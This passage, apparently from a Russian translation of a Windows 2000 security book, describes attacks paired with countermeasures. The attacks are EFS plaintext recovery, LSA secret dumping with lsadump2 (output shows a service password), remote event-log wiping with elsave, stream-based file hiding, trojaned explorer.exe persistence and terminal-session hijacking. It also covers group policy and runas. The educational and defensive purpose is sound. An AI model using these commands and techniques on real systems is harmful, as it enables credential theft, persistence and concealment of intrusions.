После того как поиск завершен и выполнен анализ содержимого диска, а файл `efs0.tmp` не был замещен другими данными в результате выполнения каких-либо дисковых операций, его содержимое появится в диалоговом окне утилиты dskprobe в незашифрованном виде. В процессе поиска могут быть найдены также и другие секторы диска, в которых содержится строка efsO.tmp. (В файле `efs0.log` содержится полный путь к файлу `efs0.tmp`.) Убедиться в том, что найден именно файл `efs0.tmp`, а не другой файл с заданной строкой поиска, можно лишь одним способом. Для этого вверху диалогового окна утилиты dskprobe нужно найти строку FILE*. Именно это является признаком того, что найден требуемый файл. Оба файла, `efs0.log` и `efs0.tmp`, создаются в том же каталоге, что и шифруемый файл, однако их нельзя обнаружить с помощью стандартных средств, а только с использованием утилит, подобных dskprobe. На рис. 6.3 видно, что файл `efs0.tmp` был найден в секторе 21249. Его содержимое в незашифрованном виде отображается в диалоговом окне утилиты dskprobe. (Еще раз обратите внимание на строку FILE* вверху рабочей области окна.)




Рис. 6.3. С помощью утилиты dskprobe был найден файл `efs0.tmp`, содержимое которого в незашифрованном виде отображается в диалоговом окне

НА ЗАМЕТКУ Взломщик может запустить утилиту dskprobe по сети с использованием удаленной оболочки или через сеанс терминального сервера. Так что доступ к физической консоли не является обязательным условием.

Хотя атаки с применением низкоуровневых редакторов диска являются не такими простыми, как удаление файла SAM или добавление в него хэш-кодов паролей, они все же должны учитываться при использовании средств шифрования EFS.

О Контрмеры: получение временных файлов EFS

В момент написания этой книги компания Microsoft еще не предложила ни одного модуля обновления, позволяющего решить описанную проблему. Однако в своем ответе в бюллетене Bugtraq, упоминавшемся выше, специалисты этой компании утверждали, что резервный файл в незашифрованном виде создается *только* при шифровании существующего *одиночного файла.* Если же *файл* создается в зашифрованном *каталоге,* то резервной копии не создается и файл шифруется сразу при создании. Компания Microsoft рекомендует использовать именно такую методику применения EFS для защиты важных данных, как описано в разделе "Encrypting File System for Windows 2000" по адресу `http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/-windows2000serv/deploy/confeat/nt5efs.asp`:

> "Рекомендуется сначала создавать пустую зашифрованную папку, а затем непосредственно в ней создавать файл. При использовании такого подхода гарантируется, что незашифрованные данные этого файла никогда не будут сохраняться где-либо на диске. Кроме того, при этом можно добиться также лучшей производительности, поскольку системе EFS не требуется сначала создавать, а затем удалять резервную копию..."

Еще раз стоит повторить: вместо шифрования отдельных файлов зашифруйте папку, в которой будут содержаться зашифрованные данные, а затем создавайте файлы с важным содержимым только внутри этого каталога.

Вторжение на доверительную территорию

Один из основных приемов взломщиков — поиск данных пользователей домена (а не локальной системы). Это позволяет хакерам получить доступ к контроллеру домена и легко обмануть его систему безопасности. Такой деятельности обычно невольно способствуют администраторы, которые регистрируются на локальной машине с использованием данных учетной записи домена. Система Windows 2000 не может предостеречь своих пользователей от очевидных ошибок.

Средства получения данных LSA — живут и здравствуют

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

Как было показано в главе 5, получение данных LSA — основной механизм для взлома доверительных отношений, поскольку позволяет получить данные о нескольких последних зарегистрированных в системе пользователях и пароли учетных записей служб.

Хотя компания Microsoft объявила об устранении ошибок, связанных с получением данных LSA, в сервисном пакете SP3, многие из этих важных данных можно получить с помощью обновленной утилиты lsadump2 Тодда Сабина (Todd Sabin) (http://razor.bindview.com/tools/desc/lsadump2_readme.html). Приведем пример извлечения с помощью lsadump2 данных учетной записи службы на контроллере домена Windows 2000. Последняя запись свидетельствует о том, что служба BckpSvr регистрируется с паролем password1234.

```
C:\>lsadump2
$MACHINE.ACC
 7D 58 DA 95 69 3E 3E 9E AC C1 B8 09 F1 06 C4 9E }X..i>>.........
 6A BE DA 2D F7 94 B4 90 B2 39 D7 77              j..-.....9.w
. . .
TermServLiceningSignKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
. . .
TS:InternetConnectorPswd
 36 00 36 00 2B 00 32 00 48 00 68 00 32 00 62 00  6.6.+.2.H.h.2.b.
 44 00 55 00 41 00 44 00 47 00 50 00 00 00        D.U.A.D.G.P...
. . .
_SC_BckpSvr
 74 00 65 00 73 00 74 00 75 00 73 00 65 00 72 00  p.a.s.s.w.o.r.d.
 31 00 32 00 33 00 34 00                          1.2.3.4.
```

Зная пароль службы, взломщик может использовать утилиты (например, встроенную net user или nltest /TRUSTED_DOMAINS из набора Resource Kit) для изучения учетных записей пользователей и доверительных отношений в этой системе (что легко реализуется с помощью привилегий администратора). Такое исследование, скорее всего, приведет к выявлению пользователя bckp (или ему подобного) и доверительных отношений с внешними доменами. Попытка зарегистрироваться в этих доменах с помощью bckp/password1234, по всей вероятности, окажется успешной.

О Контрмеры: использование lsadump2

Компания Microsoft считает, что описанная ситуация не представляет угрозы для безопасности системы, поскольку для запуска утилиты lsadump2 требуется привилегия SeDebugPrivilege, делегируемая по умолчанию только администраторам. Лучший способ противостояния lsadump2 — защитить учетные записи администраторов. Если же хакер получит доступ к учетной записи администратора, то с помощью lsadump2 он сможет получить и учетные записи служб внешних доменов, и с этим ничего не поделаешь.

Новая система множественной репликации и модель доверительных отношений

Одним из наиболее значительных отличий Windows 2000 от NT в области архитектуры доменов является переход к системе множественной репликации и модели доверительных отношений. В рамках леса Windows 2000 все домены хранят реплики совместно используемой службы Active Directory и строят двусторонние доверительные отношения друг с другом по транзитивному принципу на базе протокола Kerberos (доверительные отношения между лесами доменов или с доменами нижнего уровня NT 4 по-прежнему остаются односторонними). Это приводит к интересным последствиям при разработке топологии доменов.

Первым порывом многих администраторов доменов является попытка создания отдельного леса для каждого объекта защиты в рамках организации. На самом деле это неверный подход. Главной задачей администраторов должна стать консолидация доменов в рамках единой схемы управления. Более тонкое управление доступом можно поддерживать на уровне отдельных объектов леса. Возможности такого управления настолько широки, что многие администраторы приходят в замешательство от обилия имеющихся вариантов разрешений. В решении задачи большую помощь могут оказать контейнеры каталогов OU (Organizational Units) и новое средство *делегирования прав* (delegation feature).

Однако в рамках этой модели члены новых универсальных групп (например, группы администраторов предприятия Enterprise Admins) и в меньшей степени глобальных групп домена (например, Domain Admins) вступают в доверительные отношения со всеми доменами леса. Поэтому взлом учетной записи члена одной из таких групп обеспечивает хакеру доступ ко всем доменам леса. Поэтому авторы советуют организовывать не вполне доверенные сущности (например, подсети организаций-партнеров) или объекты, подверженные угрозам извне (например, центр данных Internet) в отдельный лес или реализовывать их как отдельные серверы.

Кроме того, при двусторонних транзитивных доверительных отношениях группа Authenticated Users приобретает совсем другой смысл. В больших организациях не имеет смысла рассматривать эту группу как доверенную.

Сокрытие следов

В Windows 2000 применяются в основном те же средства и приемы сокрытия следов, что и в более ранних версиях операционной системы с небольшими отличиями. Приведем их краткое описание.

Отключение аудита

Для включения аудита можно воспользоваться средствами Local Security Policy (`secpol.msc`) или Group Policy (`gpedit.msc`), выбрав на левой панели управляющей консоли элемент Local Policies⇨Audit Policy или Computer Configuration⇨Windows Settings⇨Security Settings⇨Local Policies⇨Audit Policy соответственно. Политика групп будет рассмотрена ниже в этой главе. Параметры аудита в Windows 2000 в основном совпадают с параметрами NT 4.

В настоящее время никакой централизации ведения журналов регистрации в Windows 2000 не планируется — все журналы по-прежнему хранятся на локальных машинах, что является слабым местом по сравнению с системой регистрации `syslog` в UNIX. И конечно же, Windows 2000 по-прежнему отказывается записывать IP-адрес удаленного соединения для подозрительных событий типа неудачной регистрации. Некоторые вещи никогда не изменятся.

Для включения и отключения аудита можно использовать также утилиту `auditpol` из набора средств NTRK. Эта утилита работает точно так же, как описано в главе 5. Что бы мы делали без NTRK?

Очистка журнала регистрации событий

В Windows 2000 по-прежнему возможна очистка журналов регистрации событий, однако доступ к журналам осуществляется посредством нового интерфейса. Просмотреть различные журналы событий теперь можно через управляющую консоль Computer Man-

agement с помощью элемента System Tools⇨Event Viewer. Появилось три новых журнала: Directory Service, DNS Server и File Replication Service. После щелчка правой кнопкой на одном из них открывается контекстное меню, содержащее команду Clear All Events.

Утилита elsave, описанная в главе 5, позволяет очистить все журналы (включая и новые) в удаленном режиме. Например, следующая команда приводит к очистке журнала службы репликации файлов на удаленном сервере joel (для удаленного выполнения этой операции требуются соответствующие привилегии).

```
C:\> elsave -s \\joel -l "File Replication Service" -C
```

Можно воспользоваться и другим интересным приемом. Для этого на взломанном сервере необходимо зарегистрироваться в качестве администратора и запустить командную оболочку в контексте учетной записи SYSTEM. Это без особых проблем можно осуществить, используя команду планирования заданий AT. После того как на экране появится окно командной оболочки, откройте управляющую консоль журналов регистрации событий (compmgmt.msc) и очистите журналы. Хотя в журналы регистрации по-прежнему будет помещаться запись о том, что журналы были очищены, однако учетной записью, в контексте которой это было выполнено, будет SYSTEM.

Сокрытие файлов

Одной из главных задач хакера после удачного вторжения в систему является надежное сокрытие своего инструментария. В главе 5 обсуждались два способа сокрытия файлов: с помощью команды attrib и файловых потоков.

Команда attrib

Для сокрытия файлов по-прежнему можно применять команду attrib, но при этом файлы все же останутся видимыми при установке режима Show All Files для данной папки.

Потоки

С помощью утилиты cp из набора NTRK (поддерживающей стандарт POSIX) можно скрыть файлы за другими файлами в потоках (см. главу 5). Эту утилиту можно использовать и в Windows 2000 даже при переходе на новую версию 5 файловой системы NTFS.

Для выявления файловых потоков можно использовать утилиту sfind от компании NTObjectives. Она вошла в состав пакета Forensic Toolkit, который можно найти по адресу http://www.foundstone.com/rdlabs/tools.php?category=Forensic.

Потайные ходы

Последним пунктом программы хакеров является обеспечение возможности повторного проникновения в систему, усыпив бдительность системных администраторов.

Манипуляции в процессе запуска системы

Как упоминалось в главе 5, излюбленный прием хакеров — оставить в системе свои исполняемые файлы, которые будут автоматически запускаться при загрузке системы. Такие возможности по-прежнему имеются в системе Windows 2000. Поэтому необходимо проверять соответствующие папки взломанной системы на наличие неизвестных или странных команд.

Параметры запуска системы задаются в системном реестре в следующих подразделах раздела HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion.

- ...\Run
- ...\RunOnce
- ...\RunOnceEx

В Windows 2000 отличается лишь местоположение папки автозагрузки Startup для каждого пользователя. Теперь эта папка находится в папке Documents and Settings (%systemdrive%\Documents and Settings\%user%\Start Menu\Programs\Startup).

Прикрепление к исполняемым файлам

Популярность	*7*
Простота	*7*
Опасность	*10*
Степень риска	*8*

Иногда наиболее очевидные потайные ходы сложнее всего разглядеть. Например, можно просто разместить троянскую оболочку Windows под именем explorer.exe в корне каталога %systemdrive% целевой системы (по умолчанию право записи в этот каталог имеют все пользователи). Тогда при интерактивной регистрации пользователя эта программа по умолчанию будет использоваться в качестве оболочки для этого пользователя. Почему это происходит?

В документации к набору средств разработки программных продуктов (SDK — Software Development Kit) компании Microsoft ясно сказано, что *если имя исполняемого файла или динамической библиотеки DLL указано в реестре без задания пути к этому файлу,* то операционная система Windows **NT** 4.0/2000 выполняет поиск этого файла в следующей последовательности.

1. В каталоге, из которого загружено приложение.
2. В текущем каталоге родительского процесса.
3. В системном каталоге %windir%\System32.
4. В системном каталоге %windir%\System.
5. В каталоге Windows %windir%.
6. В каталогах, определяемых значением переменной окружения PATH.

Потенциальная опасность такого поведения проявляется при использовании предлагаемой по умолчанию оболочки NT/2000, задаваемой ключом реестра HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Shell. По умолчанию этому ключу соответствует значение explorer.exe без явного указания пути к этому файлу. Следовательно, если некто в процессе загрузки скопирует модифицированную оболочку с именем explorer.exe в корневой каталог системного диска (например, диска C:\), то она и будет использована для данного сеанса пользователя по умолчанию, поскольку поиск файла оболочки будет выполняться в корневом каталоге (текущим каталогом в процессе загрузки системы считается %systemdrive%).

По словам Альберто Арагонеса (Alberto Aragones) (http://www.quimeras.com/secadv/ntpath.htm), для демонстрации этого эффекта достаточно скопировать командную оболочку NT/2000 cmd.exe в корневой каталог системного раздела, завершить сеанс, а затем зарегистрироваться снова. Тогда вместо стандартной оболочки Windows будет использоваться командная оболочка.

Рассмотрим последствия этой ситуации. Как будет описано в главе 14, существуют средства (типа eLiTeWrap), с помощью которых можно легко объединить несколько программ с целью их незаметного и асинхронного выполнения. Иными словами, программу типа Back Orifice 2000 можно связать с копией `explorer.exe`, поместить этот пакет в корневой каталог системного диска, и эта хакерская программа будет незаметно запускаться при каждой следующей интерактивной регистрации. При этом Explorer будет работать как ни в чем не бывало. *Жуть...*

Альберто на своем Web-узле приводит остроумный способ реализации такого подхода с удаленного компьютера, основанный на использовании службы `telnet` для NT/2000, работающей на целевом компьютере. Для этого нужно подключиться с помощью службы `telnet` к целевому компьютеру, затем загрузить на этот компьютер "запасной вариант" `explorer.exe` (например, через службу FTP в режиме командной строки), и, наконец, из командной строки `telnet` переписать его в каталог `%windir%`, запустить *настоящий* `explorer.exe` и завершить сеанс `telnet`. После этого в каждом интерактивном сеансе вместо реального проводника будет использоваться "подставной вариант" `explorer.exe`.

Этот же прием применим для подмены динамических библиотек. Информация об именах динамических библиотек хранится в соответствующих исполняемых файлах Windows. Поиск указанных библиотек выполняется в том же приведенном выше порядке. Такая последовательность поиска может вызвать схожие проблемы с подменой библиотек DLL.

О Выявление всех относительных путей в реестре

Эта проблема была устранена в модуле обновления MS00-052, не включенном в состав сервисного пакета SP1, поэтому этот модуль необходимо применять независимо от установки сервисного пакета. В разделе часто задаваемых вопросов компания Microsoft заявляет о том, что "среди всех значений системного реестра лишь для командной оболочки указан относительный путь" для обеспечения обратной совместимости с более старыми приложениями (http://www.microsoft.com/technet/security/bulletin/fq00-052.asp). Однако Альберто Арагонес (Alberto Aragones) приводит примеры других исполняемых файлов (например, `rundll32.exe`), для которых пути в реестре явно не указаны. Действительно, имя этого файла многократно встречается в реестре без указания абсолютного пути.

Один из способов решения проблемы состоит в выявлении всех переменных в реестре, для которых не заданы абсолютные пути, и добавлении таких путей вручную. Однако эта процедура может оказаться слишком длительной.

Возможно, более эффективным решением является ограничение возможности интерактивной регистрации на сервере (правда, это несколько осложняется появлением терминального сервера). И, конечно же, необходимо установить указанный выше модуль обновления. Этот модуль устраняет угрозу за счет добавления префикса `%systemroot%` к имени оболочки.

СОВЕТ Возникает вопрос, как вернуть систему в нормальное состояние, если с ней уже сыграли злую шутку, описанную Альберто? На этот случай Альберто советует запустить программу **`%windir%\explorer.exe`** из командной оболочки, а затем удалить "поддельный" проводник, или просто ввести команду **`ren\explorer.exe harmless.txt`**, а затем перезагрузить компьютер с помощью комбинации клавиш <Alt+Ctrl+Del>.

Удаленное управление

Все описанные в главе 5 механизмы удаленного управления по-прежнему работают в новой версии операционной системы. Утилита remote из набора NTRK теперь входит в состав средств поддержки Windows 2000 Support Tools (как и многие другие базовые утилиты NTRK). Обновленная версия этой утилиты называется `wsremote`, но ее функциональность в целом сохранилась. Средства NetBus и WinVNC не претерпели никаких изменений. В Windows 2000 может работать и пакет Back Orifice 2000 (BO2K), поэтому особо беспечным администраторам, которые потешались над возможностью работы исходной версии BO только в среде Win *9x,* теперь будет не до шуток.

Терминальный сервер


Конечно, значительным новшеством Windows 2000 является включение терминальных служб в состав базовых серверных продуктов. Дополнительно устанавливаемый терминальный сервер превращает Windows 2000 в абсолютно новую систему, позволяющую выполнять клиентские процессы в пространстве центрального процессора сервера. Во всех предыдущих версиях Windows, за исключением отдельного продукта NT Terminal Server Edition, все клиентские программы всегда выполнялись процессором клиента. Для пользователей операционной системы UNIX и больших машин такой подход не нов, однако администраторам NT/2000, безусловно, понадобится некоторое время, чтобы научиться отличать удаленные интерактивные сеансы от сеансов работы в режиме консоли.

Из предыдущего раздела, посвященного сканированию, ясно, что верным признаком терминального сервера является открытый TCP-порт 3389. При его выявлении хакеры наверняка постараются воспользоваться клиентом терминальной службы (тем более, что его установочный комплект занимает две дискеты и находится в каталоге `%windir%\system32\clients` сервера Windows 2000) и предпринять атаку, направленную на взлом пароля учетной записи администратора. Если эта учетная запись является интерактивной, то взломщики беспрепятственно продолжат атаковать контроллер домена Windows 2000, даже если включен режим блокировки пароля passprop `/adminlockout` (более подробная информация об этом содержится в главе 5). Однако процесс подключения клиента терминальной службы после пяти неудачных попыток прекращается, поэтому для взлома пароля потребуется немало времени.

Захват отключенных соединений с терминальным сервером

Популярность	*2*
Простота	*3*
Опасность	*10*
Степень риска	*5*

Что может сделать взломщик, имея привилегии администратора на терминальном сервере? Если на момент подключения хакера с данными учетной записи Administrator последний работавший администратор забыл завершить терминальный сеанс (или несколько сеансов), то взломщик получит следующее информационное сообщение.



Выбрав один из открытых сеансов, хакер может получить доступ к конфиденциальным документам или другим секретным данным, а также автоматически получить доступ к работающим приложениям, которые в другое время ему пришлось бы запускать вручную.

О Завершение терминальных сеансов

Если просто закрыть клиентское окно терминального сеанса или щелкнуть на кнопке Disconnect, сеанс останется активным. Для завершения терминального сеанса необходимо выбрать соответствующий режим при выполнении команды Start⇨Shutdown или воспользоваться комбинацией клавиш <Ctrl+Alt+End> в режиме работы клиента терминального сервера. Вот список других клавиатурных эквивалентов команд, доступных в режиме работы клиента терминального сервера.

<Ctrl+Alt+End>	Открывает диалоговое окно безопасности Windows
<Alt+Page Up>	Позволяет переключаться между программами слева направо
<Alt+Page Down>	Позволяет переключаться между программами справа налево
<Alt+Ins>	Позволяет переключаться между программами в порядке их запуска
<Alt+Home>	Отображает меню Start
<Ctrl+Alt+Break>	Выполняет переключение между оконным (если это возможно) и полноэкранным режимом
<Alt+Del>	Отображает всплывающее меню данного окна
<Ctrl+Alt+минус(-)>	Помещает копию активного окна на компьютере клиента в буфер обмена терминального сервера (выполняет Ту же функцию, что и <Alt+Print Screen> на локальном компьютере). Для выполнения этой операции используется клавиша <-> на цифровой клавиатуре
<Ctrl+Alt+плюс(+)>	Помещает копию всей области экрана компьютера клиента в буфер обмена терминального сервера (выполняет ту же функцию, что и <Print Screen> на локальном компьютере). Для выполнения этой операции используется клавиша <+> на цифровой клавиатуре

СОВЕТ По адресу **http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php** можно найти свободно распространяемый и совместимый с Windows 2000 сервер SSH1. В настоящее время доступны также и различные коммерческие версии сервера SSH2. Утилиты SSH (Secure Shell) в течение многих лет обеспечивают безопасность удаленного управления UNIX-системами, поэтому на них возлагаются большие надежды и в области удаленного управления Windows 2000. Набор SSH1 является достойной альтернативой терминальному серверу в смысле безопасного удаленного управления из командной строки. Более подробная информация по этому вопросу содержится в разделе часто задаваемых вопросов по Secure Shell по адресу **http://www.employees.org/~satch/ssh/faq/ssh-faq.html**.

Регистраторы нажатия клавиш

В Win 2000 по-прежнему хорошо работают программы, регистрирующие нажатия клавиш, NetBus и Invisible Keylogger Stealth (IKS), описанные в главе 5.

Контрмеры общего назначения: новые средства обеспечения безопасности Windows

В Windows 2000 включены новые средства обеспечения безопасности. Теперь эти средства гораздо лучше систематизированы, чем в NT 4. Эти утилиты позволяют жестко настроить защиту системы, чтобы избежать возможных брешей.

О Политика групп

Одним из наиболее мощных новых средств в Windows 2000 является политика групп, которая уже несколько раз упоминалась в этой главе. Объекты политики групп могут храниться как в активном каталоге, так и на локальной машине, и определять параметры конфигурации в масштабах домена или одного компьютера соответственно. Политику групп можно применять к узлам, доменам или организационным единицам. Параметры политики наследуются пользователями или компьютерами, входящим и в состав этих единиц (называемых "членами" группы).

Объекты политики групп можно просматривать и редактировать в любом окне управляющей консоли. (При этом необходимо обладать привилегиями администратора.) В комплект поставки Windows 2000 входят следующие объекты политики групп: Local Computer, Default Domain и Default Domain Controller. При запуске программы `gpedit.msc` из меню Start вызывается объект политики групп локального компьютера. Объекты политики групп можно также просмотреть во вкладке Group Policy окна свойств каждого объекта активного каталога (домена, организационной единицы или узла). Там отражена конкретная политика, применяемая к выбранному объекту (типы политики перечислены в соответствии с приоритетом), а также указано, где блокируется наследование объектов политики. Здесь же можно редактировать объекты политики групп.

Благодаря возможности редактирования политики можно обеспечить множество безопасных конфигураций для объектов каталога. Особый интерес представляет подраздел Security Options раздела Computer Configuration⇨Windows Settings⇨Security Settings⇨Local Policies. В нем содержится более 30 различных параметров конфигурации, обеспечивающих безопасность любого компьютерного объекта, к которому применяется данная политика. В число этих параметров входят режим ограничения анонимных соединений Additional Restrictions For Anonymous Connections (параметр системного реестра `RestrictAnonymous`), параметр уровня аутентификации LanManager и опция переименования учетной записи администратора.

В разделе Security Settings можно также выбрать политику для учетных записей, политику аудита, параметры журнала регистрации событий, использования открытого ключа, а также настроить политику IPSec. Благодаря возможности настройки этих политик на уровне узла, домена и организационной единицы задача обеспечения безопасности в больших сетях значительно упрощается. Предлагаемая по умолчанию политика групп на уровне домена показана на рис. 6.4.




Рис. 6.4. Политика групп на уровне домена, используемая по умолчанию

Объекты политики групп обеспечивают один из способов защиты больших доменов Windows 2000. Однако зачастую политика уровня домена может входить в противоречие с локальной политикой. Кроме того, губительный результат может иметь задержка, возникающая до вступления в силу политики групп. Такую задержку можно устранить, например, с помощью утилиты `secedit` (эта утилита более подробно обсуждается в следующем разделе), выполняющей немедленное обновление политики. Для обновления политики с помощью утилиты `secedit` откройте диалоговое окно Run и введите команду

```
secedit /refreshpolicy MACHINE_POLICY
```

Для обновления политики, заданной в разделе User Configuration, введите

```
secedit /refreshpolicy USER_POLICY
```

Средства настройки безопасности

Для настройки политики групп можно воспользоваться набором утилит для настройки безопасности, в состав которого входят две программы: Security Configuration and Analysis и Security Templates.

Программа Security Configuration and Analysis позволяет администраторам выполнять проверку соответствия конфигурации локальных систем определенному шаблону и изменять любые несовместимые параметры. Эта программа встроена в управляющую консоль, а также существует в виде утилиты командной строки secedit. Это довольно мощный механизм для быстрой проверки безопасности системы. К сожалению, эта утилита позволяет анализировать только локальную систему и не работает в масштабе домена. Ее можно использовать в командном файле сценария регистрации и распространить таким образом ее действие на удаленные системы, однако она не так удобна для распределенной среды, как средство Group Policy.

К счастью, шаблоны защиты можно импортировать в программу Group Policy, обеспечив передачу шаблона каждому домену, узлу или организационной единице, к которым применяется политика групп. Чтобы импортировать шаблон защиты в утилиту Group Policy, щелкните правой кнопкой на элементе Computer Configuration\Windows Settings\Security Settings и выберите из контекстного меню команду Import. По умолчанию импортирование выполняется из каталога `%windir%\security\templates`, где хранится 11 стандартных шаблонов.

Фактически эти 11 шаблонов и составляют средство Security Templates. Файлы шаблонов соответствуют различным уровням безопасности, которые могут использоваться совместно со средством Security Configuration and Analysis. Хотя многие параметры этих шаблонов не определены, они являются хорошей отправной точкой при разработке шаблона для конфигурирования и анализа системы. Эти файлы можно просмотреть с помощью управляющей консоли Security Templates или вручную сконфигурировать в любом текстовом редакторе (напомним, что файлы шаблонов имеют расширение . inf и расположены в каталоге `%windir%\security\templates\`).

Команда **runas**

К радости поклонников операционной системы UNIX в состав Windows 2000 включена собственная команда переключения привилегий пользователей runas (аналог su).

В соответствии с требованиями безопасности для выполнения задач пользователю желательно предоставлять минимально необходимые для этого привилегии. Исполняемые файлы, почтовые сообщения и удаленные Web-узлы, посещаемые через броузер, могут запускать команды с привилегиями текущего пользователя. Значит, чем выше привилегии этого пользователя, тем больше потенциальная опасность таких операций.

Многие из опасных атак могут происходить в процессе выполнения повседневных операций. Об этом особенно нужно помнить тем пользователям, которым для выполнения части задач приходится использовать привилегии администратора (к числу таких задач относятся добавление рабочей станции к домену, управление пользователями, аппаратными средствами и т.д.). Положа руку на сердце, можно сказать, что администраторы никогда не регистрируются как обычные пользователи, как того требуют правила безопасности. Это особенно опасно в современном мире тотального подключения к Internet. Если пользователь с правами администратора посетит хакерский Web-узел или прочтет сообщение в формате HTML с внедренным активным содержимым (см. главу 16), то он нанесет своей системе гораздо больше вреда, чем допустивший эту же ошибку обычный пользователь Вася Иванов.

Команда runas позволяет любому пользователю зарегистрироваться в системе с более низкими привилегиями и получать права администратора для выполнения кон-

кретных задач. Предположим, Вася Иванов зарегистрировался на контроллере домена через терминальный сервер как обычный пользователь, а затем ему срочно потребовалось изменить пароль одного из администраторов домена (скажем, потому, что этого администратора только что уволили и он в ярости грозится напомнить о себе). К сожалению, зарегистрировавшись как обычный пользователь, Вася не сможет даже запустить службу Active Directory Users and Computers, а не только изменить пароль администратора. Для этого Васе придется выполнить следующие действия.

1. Выбрать команду Start⇨Run и ввести

   runas /user:mydomain\Administrator "mmc %windir%\system32\dsa.msc"
2. Ввести пароль администратора.
3. После запуска службы Active Directory Users and Computers (файл `dsa.mmc`) с привилегиями администратора домена изменить пароль администратора.
4. Затем он завершит сеанс службы Active Directory Users and Computers и продолжит работу как обычный пользователь.

Таким образом, Вася избавит себя от необходимости завершения сеанса терминального сервера, регистрации с правами администратора и повторной перерегистрации с привилегиями обычного пользователя. Основным правилом должно стать использование минимального уровня привилегий.

Более наглядный пример осторожного использования утилиты runas — понижение привилегий для запуска Web-броузера или чтения почты. В конце марта 2000 года состоялась интересная дискуссия (`http://www.ntbugtraq.com`) о том, какие привилегии должны использоваться при вызове некоторого адреса URL в окне броузера, если в системе открыто несколько окон, в том числе некоторые с привилегиями администратора runas `/u:Administrator`. Один из подходов сводился к тому, чтобы ярлык броузера поместить в группу автозагрузки Startup и всегда запускать его с минимальными привилегиями. Последняя точка в этом споре относительно целесообразности использования runas так и не была поставлена. Дело в том, что приложения, запускаемые в рамках динамического обмена данными DDE, типа IE, информацию о ключах защиты получают из порождающего их родительского процесса. Следовательно, runas никогда не создает процессы IE, необходимые для обработки гиперссылок, внедренных документов и т.д. Создание порождающего процесса зависит от программы, поэтому очень сложно определить реального владельца этого процесса. Возможно, компания Microsoft когда-нибудь разъяснит, действительно ли runas обеспечивает большую безопасность, чем полное завершение работы всех программ, требующих привилегий администратора, перед использованием броузера.

Утилита runas — не панацея. По словам Джеффа Шмидта (Jeff Schmidt), "устраняя некоторые угрозы, она открывает возможности для других". Поэтому ее следует использовать с осторожностью.

СОВЕТ Команда Run as теперь доступна через контекстное меню. Для ее запуска нужно щелкнуть правой кнопкой мыши на имени файла в окне проводника Windows 2000 при нажатой клавише <Shift>.

Будущее Windows 2000

В данном разделе будут рассмотрены некоторые новые технологии, связанные с обеспечением безопасности системы Windows 2000, которые получили дальнейшее развитие в последующие несколько лет. В частности, вы познакомитесь со следующими программными платформами.

T .NET Framework
A Windows XP/Whistler

.NET Framework

Платформа .NET Framework (.NET FX) компании Microsoft представляет собой среду для разработки, развертывания и запуска Web-служб и других приложений. Ее не стоит путать с более общей концепцией .NET компании Microsoft, основой которой являются такие модные технологии, как XML, SOAP (Simple Object Access Protocol) и средства, разрабатываемые в рамках проекта UDDI (Universal Discovery, Description and Integration — Универсальные средства описания, обнаружения и интеграции). .NET *Framework* составляет ядро этой концепции и в то же время представляет собой совершенно определенную платформу внутри более общей концепции .NET, в которой персональный компьютер рассматривается как "сокет служб".

